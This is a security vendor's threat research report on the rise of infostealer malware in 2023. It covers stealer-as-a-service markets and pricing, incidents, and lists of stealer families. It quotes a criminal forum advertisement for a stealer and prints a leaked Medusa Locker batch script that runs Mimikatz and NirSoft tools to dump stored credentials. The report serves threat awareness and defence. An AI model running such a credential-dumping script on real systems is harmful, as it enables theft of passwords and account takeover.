

# Stealers are Organization Killers

Prepared by the  
Uptycs Threat Research Team



# Trend alert: The rise of infostealer incidents in 2023

Early in 2023, Uptycs' threat research team identified a concerning escalation in security incidents due to information stealer (aka infostealer or stealer) malware. These sophisticated threats are designed to extract and leak sensitive data, posing a significant risk to both individuals and organizations worldwide.

In the first quarter of 2023 alone, incidents involving stealers more than doubled compared to the same period in the previous year. Through comprehensive analysis and detailed research, we aim to shed light on the operation, impact, and potential countermeasures against this rapidly emerging threat.

## What is a stealer?

A stealer, in the cybersecurity context, is a specific type of malware programmed to infiltrate computer systems and steal sensitive information. Operating covertly, a stealer collects this critical data and sends it back to the threat actor's command and control center, enabling them to misuse the information for malicious purposes or sell it on the dark web.

## Overview

The stealer installation method usually differs. It might involve malicious attachments sent in email spam campaigns, pirated software, or websites infected by exploit kits, i.e., malvertising.

A stealer generally tries to gather the following information:

- Log-in credentials (i.e., username and password)
- Private browser information: profiles, autofill information, credentials, cookies, and more
- Financial data (e.g., credit card or debit card information)
- Crypto wallet software configuration related data
- System information (e.g., operating system, installed software, hardware details)
- Tracking user activity via keylogging
- Screenshot captures

All information collected by the stealer is packaged into an archive file and dispatched to the attacker. Among other uses, this can enable the bad actor to easily take control of their victim's online identity.

## Stealer impact

Exfiltration of stolen data has a dangerous impact on organizations or individuals, as it can easily be sold on the dark web as an initial access point for other threat actors.

Stealer logs contain sensitive details of their victims; often they contain login credentials of enterprise staff members. Attackers subsequently gaining surreptitious access to the corporate environment can cause a high degree of damage, such as by threatening ransom amounts, or spamming users with malware sent as email attachments. The consequences are proportional to the relative importance of the stolen passwords.

Stealers are primarily sold on cybercrime forums. Their logs are sold on instant messaging platforms such as Telegram and Discord. Stealer and log prices generally range between \$200—\$300 a month, or around \$1,000 for a lifetime subscription.

A few recent active stealers also contain modules that enable the theft of browser cookies, which allow attackers to persist within web browser sessions over time. A cookie is created when a network user has been successfully authenticated, so cookie theft also enables malicious actors to bypass multi-factor authentication (MFA) measures.

Moreover, newly discovered stealer families include modules that specifically steal logs from MFA applications, like the Rhadamanthys malware. This demonstrates a focus on collecting data from multi-factor authentication tools.

Additional impacts might include:

- Confidential information leakage
- Violated privacy
- Reputational damage and loss of customers
- Potential lawsuits from customers whose information has been exposed
- Recovery costs
- Data loss penalties enforced by regulatory entities

## Lifecycle of a stealer

The Lifecycle of a Stealer, depicted in Figure 1, provides a comprehensive view of how these malicious tools are deployed, and monetized. This process begins with threat actors, who may either create custom stealers or purchase them from a Stealer-as-a-Service (StaaS) provider. Custom stealers are often designed to harvest specific types of information, like credentials for various online services or financial data, and can contribute to a range of malicious activities including phishing attacks or even more severe supply chain attacks. Alternatively, threat actors can leverage StaaS providers, who market their malicious tools either by selling the stealer software or logs from compromised systems.

# Stealer Workflow




Figure 1 – Stealer workflow

## Workflow explanation

Threat actors employ malware stealers to target victims, either by purchasing or creating their own custom stealers.

Usually, the custom stealers collect sensitive details such as credentials for Intel Portal (Jira, WebMail, OneLogin, cPanne) or financial information. Such data collection is often used for corporate spamming (phishing) attacks, with the most dangerous threat being a supply chain attack. Some stealers are built to provide lateral movement within a targeted network to drop and run additional malware on compromised devices.

Some bad actors purchase stealer malware from a stealer-as-a-service (StaaS) provider. StaaS is a marketing approach whereby a stealer developer sells or leases access to their tools.

## StaaS workflow


The StaaS workflow works in two ways:

- Selling a stealer builder
- Selling stealer logs

## Selling a stealer builder

A developer creates a stealer using various languages; in most cases C, C++, or GoLang is used. They then advertise it on well-known cybercrime or underground forums, setting a given price as they do so. Most stealers share the following features:

- Support for credential harvesting in most browsers
- 70+ web plugins
- 15+ desktop wallets
- Messengers: Telegram, Discord, Tox, Pidgin
- Steam sessions
- Mail clients: Microsoft Outlook, Thunderbird



**Observer Stealer**  
ObserverProject  
Premium

Registration: 04/12/2023  
Messages: 82  
Reactions: 17  
Deposit: 11.1111

05/15/2023

ObserverStealer is a convenient stealer for users, using our product each user has the right to decide what he needs.

We have a convenient config for the stealer that can be changed without changing the build.  
You can add your extensions, your browsers, the files you need to collect, we also have ProcessGraber.  
There is also a Loader, you can load your miners, clippers and encryptors or something else, it's your choice.  
We do not limit users. You can leave the config empty and collect nothing at all - it's your choice!

For our users, an open API.  
There is a system of webhooks - this means that when a log arrives, we immediately notify you through your Telegram bot or to your own server.

Our build weighs 300 - 330 kb, written in c++.  
Our backend is written in NodeJS.

At the time the topic was created, the stealer works on Windows family systems from Window 8.1 to Windows 11 (in the future, all this will be rewritten) .

We strictly forbid dumping builds on VirusTotal, each build is easily tracked, when you dump a build on VirusTotal or similar services, you get a BAN (No moneyback).  
It is strictly forbidden to use a stealer without a crypt.  
Our stealer does not work in the CIS, WE ARE STRICTLY AGAINST WORK IN THE CIS.

Price: 1 month / 150\$  
Telegram : [https://t.me/\\_sup](https://t.me/_sup)

We are still in Beta, so some problems may arise, because now we are open in test mode. The road to release is still long.




Figure 2 – Stealer advertisement

A stealer is normally under \$200, but some prices depend on available features and the stealer's detection ratio. One stealer runs \$500 a month for its professional level, and twice that for a corporate version. (fig. 3).

**[Experienced] \$250 / month:**

- All the features of previous privileges
- Set filters up to 10 pieces
- Download logs in bulk
- Ability to upload logs according to your search query (for example - only with wallets or only with instagram.com)
- Ability to use search by parameters (country, with or without currency, with a specific filter)
- Ability to clear dummy, dummy statistics on the "quality of logs" page

**[Professional] \$500 / month:**

- All the possibilities of previous privileges
- The number of filters is unlimited
- You can delete logs in bulk (by resetting the counter)
- Ability to share your statistics with others
- Logs quality widget is available
- Filters widget is available
- Search is expanded, search and unloading of logs is available on request (in cookies / in passwords)
- Ability to monitor the number of neighbors in logs
- Logs quality assessment system is available
- All innovations first appear here, then move( or do not move) to groups below

**[Corporate] 1000 \$ / month:**

- Possibilities of previous privileges
- Dedicated build cleaning line, build is cleaned more often
- Improved bypass of proactive protection, build lives longer, rebound more than previous ones by an average of 10-15%

Figure 3 – Pricing of one stealer builder

Along with its price, advertising descriptions usually list its features along with a few proof of work screenshots or videos to instill confidence in purchasers. The developer also provides proof that their builder cannot be detected by antivirus software.




Figure 4 – Antivirus detection ratio

Sometimes a developer also provides detailed information about their builder, such as the steps to build it and the command and control (C2) server setup to collect its logs from victimized systems.

## Selling stealer logs

Some stealers gather data from compromised systems, then leak its collected logs on the dark web, Telegram, Discord, or other cybercrime forum. After purchasing such logs, downstream threat actors use them to gain initial access to an organization they wish to target.




Figure 5 – Selling stealer logs

Adversaries also use the Telegram and Discord platforms as C2 servers to collect victims' logs. Stealer malware can send automatic messages via Telegram using the bot's abilities. For Discord, it uses the built-in Webhooks function to transmit the data.

## Real-world examples

Well-known stealers such as RedLine and Vidar have used SaaS log-providing services to gain access to private systems.

**Uber Hack** – One of the most prominent 2022 attacks targeted Uber systems. A threat actor used Racoon stealer to break through the company's defense, sending a fake two-factor authentication notification urging victims to click a link to verify a request. Once a user's system was compromised, the attacker used the company's VPN to access internal network resources.

Having gained access to the company's access management service, they used it to escalate account privileges. And they claimed access to several Uber resources, including AWS, Duo, GSuite, OneLogin, Slack, VMware, and Windows.

**Stealer delivery via YouTube** – Gamers looking on YouTube for cheating methods received links to password-protected archive files that install RedLine stealer and crypto mining malware on compromised machines. This attack used an open source, C#-based password stealer able to extract browser cookies.



Attackers then used those to gain unauthorized access to a victim's YouTube account and upload a video with a link to the malicious archive. Once the video is successfully uploaded, one of the archive executables transmits a message to Discord with a link to the upload. The use of advertisements in videos promoting cracked or pirated software downloads has been a recent campaign on YouTube. This [campaign](#) specifically targets viewers who are actively searching for pirated software.

By tricking a victim, they're led to execute malicious binaries that install Vidar malware on their systems. It harvests credentials, engages in [cryptojacking](#), and steals cryptocurrency funds from wallets.

**Government entities hit by Raccoon** – The Raccoon stealer malware was recently used to target eight central government entities, including central paramilitary forces and the Income Tax Department in India. Analysis revealed that attackers launched a [malicious campaign](#) targeting computer systems affecting eight government entities in that country.

## Analysis and Statistics

Stealer Statistics




Figure 6 – Quarterly statistics (2022–2023)

## Trending stealers in 2022

Last year was bountiful for stealers; they continued to evolve as they exploited popular vulnerabilities from prior years to infiltrate targeted devices. Examining the dark web reveals that infostealer malware has become increasingly widespread. With a 56% share, RedLine has become the prominent stealer in the marketplace, followed by Raccoon (15%) and RecordBreaker stealer. Newcomer Meta (11%), Vidar (10%), Cryptbot, and AZORult are additional information stealers used in 2022.

## Windows-targeting malware

**RedLine stealer** malware was first observed in 2020, when it was advertised on various cybercriminal forums as a malware-as-a-service (MaaS) threat. It primarily targets credentials and cryptocurrency wallets on Windows systems, as well as browser information, FTP connections, game chat launchers, and OS data.

RedLine's latest variants have additional features. It can load other malware as well as run commands while periodically sending information updates from an infected host to its C2.

As a RedLine alternative, **Raccoon** was one of the most talked-about malware types in 2022. Threat actors offered it as a basic but functional MaaS infostealer for \$200 per month, with possible additional fees for dedicated services.

**Vidar**, initially discovered in 2018, also gathers data from affected machines. It typically relies on delivery methods such as phishing emails and cracked software for dissemination. Along with Raccoon, it has been involved in a Google Ads malvertising operation that targets users looking for popular applications.

**Arkei** stealer is a new version of this infostealer discovered in early 2022. Focusing on obtaining 2FA or MFA data from victims, it downloads a range of trustworthy components—often hosted by compromised websites—and uses them for malevolent ends.

Having evolved into a free, open source app, **AZORult** (aka, PuffStealer and Ruzalto) was discovered in 2016 and is regarded as a high-risk, Trojan-type virus that collects private data. It uses various delivery means; one example is phishing emails with deceptive text to lure users into opening attached files. These include password-protected MS Office documents containing malicious macros, key-gen software, adware, and other malware (e.g., Ramnit, Chthonic).

**Snake Keylogger** is an infostealer developed using .NET that steals sensitive information from a victim's device—including saved credentials, the victim's keystrokes, screenshots, and clipboard data.

## Linux-targeting malware

**OrBit** is malware that's been used to steal information from backdoored Linux systems and infect all running processes on such machines.

**Symbiote** infects all running processes on compromised Linux systems, steals account credentials, and gives its operators backdoor access.

## macOS-targeting malware

**DazzleSpy** is described as a backdoor and infostealer that can download and execute second stage payloads directly from memory. The malware can collect information about a compromised system, enumerate files in certain folders, search for specific files, execute shell commands, enumerate processes, and dump the Keychain password management system using an old vulnerability.

**KeySteal** infiltrates Keychain information systems as a Trojanized ResignTool application. The Keychain system stores a variety of vulnerable data, including usernames/passwords, private keys, digital certificates, secure notes, and other sensitive information.

**XLoader** is popular information-stealing malware previously known as FormBook and sold under as MaaS in underground forums. It targets both macOS and Windows platforms.

**CloudMensis** can secretly spy on a user's computer by capturing screenshots, keystrokes, and stealing files.

## Trending 2023 stealers

Uptycs research reveals that there are multiple new info stealers arising this year that target all three platforms: Windows, Linux, and macOS.

Most of these malware authors are using Telegram as a platform for command and control and data exfiltration.

### Windows-targeting malware

**Zaraza bot** is a new variant of credential stealing malware that uses Telegram as its command and control. Zaraza is the Russian word for infection.

**HookSpoofer** malware has keylogging and clipper abilities and is spread by multiple bundlers and on cybercrime forums. It sends its stolen data to a Telegram bot.

**Stealc** is gaining traction on the dark web due to aggressive promotion of its stealing capabilities. It shares similarities with RedLine, Raccoon, Vidar, and the Mars stealer.

**Titan Stealer** is marketed by a threat actor through a Telegram channel for cybercrime purposes. It can steal a variety of information from infected Windows machines, including credential data from browsers and crypto wallets, FTP client details, screenshots, system information, and grabbed files.

**EvilExtractor** (aka, Evil Extractor) is a newcomer stealer promoted by its threat actors to steal data from Windows PCs.

**Lumma Stealer** is written in C and targets Chromium and Mozilla-based browsers, crypto wallets, and two-factor authentication (2FA) to steal sensitive information from victims' machines.

**Stealerium** is delivered through Microsoft Office attachments containing malicious macros. Once activated, it's able to steal sensitive network information, system data, screenshots, and login credentials for cryptocurrency wallets.

**ImBetter** is a new information stealer targeting cryptocurrency users.

**PY#RATION** is new Python malware equipped with RAT behavior and info stealing abilities. Its features include file transfer, keylogging, stealing passwords stored in the browser, clipboard data stealing, cookie exfiltration, and more.

**SYS01** stealer is distributed via Google ads, phony Facebook accounts, games, and cracked software. It's executed on a victim's machine using DLL side-loading. It has targeted users in various industries (e.g., manufacturing and government) to exfiltrate information such as credentials and cookies, in addition to Facebook ad business account data.

**Rilide** malware impersonates a legitimate Google Drive extension. It provides threat actor access to a wide range of malicious functions, such as tracking browsing history, taking screenshots, and injecting malicious scripts to withdraw funds from several cryptocurrency exchanges.

**Rhadamanthys** is a stealer variant its threat actor creators offer for sale on the dark web using the MaaS business model.

**Graphiron** specifically targets Ukraine. Written in Go, this malware harvests a wide range of information from an infected computer, including system information, credentials, screenshots, and files.

**Vector Stealer** steals remote desktop protocol (RDP) files that include information wanted by bad actors to gain remote access. Called RDP hijacking, this provides unauthorized remote access to victim systems without the need for credentials. It allows for lateral movement within a network and creates opportunities for additional attacks.

**Aurora** has been spotted in a browser-based malvertising campaign that tricks users with a Windows update simulation to deliver its malware. Aurora targets data from web browsers, crypto wallets, browser extensions, Telegram, and specific user directories.

The **Zeus** (aka, Zeus, Zbot) infostealer uses a variety of techniques, including keylogging and form grabbing, to steal sensitive information from infected computers. Malicious actors then use that stolen information to perform unauthorized transfers from victims' bank accounts to their own accounts.

## Linux-targeting malware

**WhiteSnake** is a new malware strain that extracts sensitive information from a victimized Linux system. It claims to target Exodus and Electrum wallets, the Firefox browser, FileZilla, Thunderbird, Pidgin, and Telegram. Once stolen files have been collected and compressed, the stealer sends them to a Telegram bot. WhiteSnake can also target Windows systems.

**Medusa** is new malware that has been dropped by the Mirai Linux botnet. It has DDoS capabilities and can also undertake ransomware and brute force attacks, download additional payloads, and steal sensitive information from victims' machines.

## macOS-targeting malware

**MacStealer** uses Telegram as a C2 platform to exfiltrate data. It primarily affects devices running macOS versions Catalina and later running on M1 and M2 CPUs. It extracts iCloud Keychain data, passwords, and credit card information from browsers such as Google Chrome, Mozilla Firefox, and Brave.

**PureLand** targets Zoom's encrypted database and session cookies on users' systems, as well as encrypted/unencrypted databases associated with enterprise software.

The **Atomic macOS Stealer** (aka, **AMOS**) is able to steal Keychain passwords, complete system information, files from the desktop and documents folder, and even the macOS password. The threat actor also provides a web panel for managing victims, Metamask brute forcing for stealing seed and private keys, a crypto checker, and a disk imaging (DMG) installer—after which it shares its logs via Telegram.

# Threat Intelligence

There is a strong possibility that threat actors are leveraging private stealers, StaaS, and StaaS logs to gain initial access to a victim.

## Medusa locker team

There is a special private batch script (fig. 7) in the leak on the medusa's build and tools that acts as a stealer to get a hold of the victim's credentials; the script also used certain tools from [NirSoft](#) as well as Mimikatz to extract passwords from the victim.

Medusa Locker has used the following [NirSoft freeware tools](#):

**ChromePass** – Windows password recovery program that accesses user names and passwords saved by Google Chrome

**DialuPass** – Lists all dialup/VPN entries on a computer and shows their logon information

**IE PassView** – Displays passwords stored by the Internet Explorer browser

**MailPassView** – Password-recovery application that extracts passwords and other account information from email clients

**MessenPass** – Password recovery program that displays passwords from instant chat applications

**OperaPassView** – Small password recovery tool that decrypts content of the Opera browser


**ProtectedStorage** – Displays passwords that Internet Explorer, Outlook Express, and MSN Explorer have saved on a machine

**RemoteDesktopPassView** – Collects password stored by Microsoft Remote Desktop Connection utility inside its RDP files

**RouterPassView** – Collects password stored in a router backup file, which usually contains important data such as ISP username/password

**VNCPassView** – A small utility that recovers the passwords stored by the VNC tool

**WebBrowserPassView** – Password recovery tool that reveals passwords stored in a browser



```
lstart.cmd
mode con: cols=50 lines=30
cls
title Grabbing pass...
@echo off
@echo Grabbing pass...
@echo Do not close this window..
cd /d %~dp0
md !logs
if %PROCESSOR_ARCHITECTURE%==AMD64 (
.\mimikatz\x64\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt"
"sekurlsa:logonPasswords" "token::elevate" "lsadump:sam" exit
.\mimikatz\x32\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt"
"sekurlsa:logonPasswords" "token::elevate" "lsadump:sam" exit
.\mimikatz\x64\mimikatz.exe "privilege::debug" "log Result.txt"
"sekurlsa:logonPasswords" "token::elevate" "lsadump:sam" exit)
.\mimikatz\x32\mimikatz.exe "privilege::debug" "log Result.txt"
"sekurlsa:logonPasswords" "token::elevate" "lsadump:sam" exit
.\mimikatz\miparser.vbs .\!logs\Result.txt
if %PROCESSOR_ARCHITECTURE%==AMD64 (
REM start .\passrecpk\BulletsPassView.exe
start .\passrecpk\BulletsPassView64.exe
) else (start .\passrecpk\BulletsPassView.exe)
if %PROCESSOR_ARCHITECTURE%==AMD64 (
REM start .\passrecpk\netpass.exe
start .\passrecpk\netpass64.exe
) else (start .\passrecpk\netpass.exe)
if %PROCESSOR_ARCHITECTURE%==AMD64 (
REM start .\passrecpk>PasswordFox.exe
start .\passrecpk>PasswordFox64.exe
) else (start .\passrecpk>PasswordFox.exe)
if %PROCESSOR_ARCHITECTURE%==AMD64 (
REM start .\passrecpk\SniffPass.exe
start .\passrecpk\SniffPass64.exe
) else (start .\passrecpk\SniffPass.exe)
if %PROCESSOR_ARCHITECTURE%==AMD64 (
REM start .\passrecpk\WireLessKeyView.exe
start .\passrecpk\WireLessKeyView64.exe
) else (start .\passrecpk\WireLessKeyView.exe)
start .\passrecpk\ChromePass.exe
start .\passrecpk\Dialupass.exe
start .\passrecpk\iepv.exe
start .\passrecpk\mailpv.exe
start .\passrecpk\mspass.exe
start .\passrecpk\OperaPassView.exe
start .\passrecpk\pspv.exe
start .\passrecpk\PstPassword.exe
start .\passrecpk\rdpv.exe
start .\passrecpk\RouterPassView.exe
start .\passrecpk\VNCPassView.exe
start .\passrecpk\WebBrowserPassView.exe
REM del mimikatz.exe /F /Q
REM del mimidrv.sys /F /Q
REM del mimilib.dll /F /Q
REM del %0
REM @echo.
REM pause > nul
```

Figure 7 – Medusa private script

## Lapsu\$

This is a data extortion threat group. It became popular after it leaked sensitive data, source code, and several intellectual properties from well-known companies such as Microsoft and Samsung.

It's likely that LAPSUS\$ actors use social engineering tricks to get initial access inside a company, then execute a stealer such as RedLine to exfiltrate data (likely in Azure cloud). It threatens the targeted company to pay ransom else it will leak the stolen data.

Major companies targeted by LAPSUS\$ include [Microsoft](#) and Uber.

